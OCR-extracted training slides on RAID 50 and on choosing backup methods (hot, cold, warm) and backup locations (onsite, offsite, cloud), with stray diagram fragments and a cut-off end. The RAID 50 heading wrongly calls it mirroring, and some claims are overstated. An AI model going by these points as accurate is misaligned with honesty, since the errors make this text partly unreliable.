
A8
Disk 2
A2
A4
A6
A8
Disk 3

Notes:

RAID Level 50: Mirroring and Striping Across Multiple RAID Levels

- RAID 50 is a combination of **RAID 0 striping** and the distributed parity of **RAID 5**
- It is **more fault tolerant** than RAID 5 but uses twice the parity overhead
- A minimum of **6 drives** are required for setup. A drive from each segment can fail and the array will recover. If more than one drive fails in a segment, the array will stop functioning
- This RAID level offers greater reads and writes compared to RAID 5 and the highest levels of **redundancy** and **performance**



Selecting an Appropriate Backup Method

- Select the backup method according the organization's requirements and based on its **cost** and **ability**

Hot Backup (Online)

- Backup the data when the application, database or system is **running** and available to users
- Used when service level **down time** is not allowed

Advantage:

- Immediate data backup **switch over** is possible

Disadvantage:

- Very **expensive**

Cold Backup (Offline)

- Backup the data when the application, database or system is **not running** (shutdown) and is not available to users
- Used when a service level down time is allowed, and a **full backup** is required

Advantage:

- **Least expensive**

Disadvantage:

- Switching over the data backup requires additional time

Warm Backup (Nearline)

- A **combination** of both a hot and cold backup


Advantages:

- **Less expensive** than a hot backup
- Switching over the data backup takes less time compared to a cold backup but more time than a hot backup

Disadvantage:

- **Less accessible** than hot backup

Notes: ____________________



Choosing the Backup Location

Onsite Data Backup

- Only storing backup data at **onsite data** storage

Advantages:

- Onsite backup data can be easily accessed and **restored**
- **Less expensive**

Disadvantage:

- Risk of data loss risk is greater

Offsite Data Backup

- Storing backup data in **remote locations** in fire-proof, indestructible safes

Advantage:

- Data is secured from **physical security** threats such as fire or floods

Disadvantage:

- Problems with a regular **data backup schedule**

Cloud Data Backup


- Storing backup data on storage provided by an **online backup** provider

Advantages:

- The data is **encrypted** and free from physical security threats
- Data can be freely **accessed**

Disadvantages:

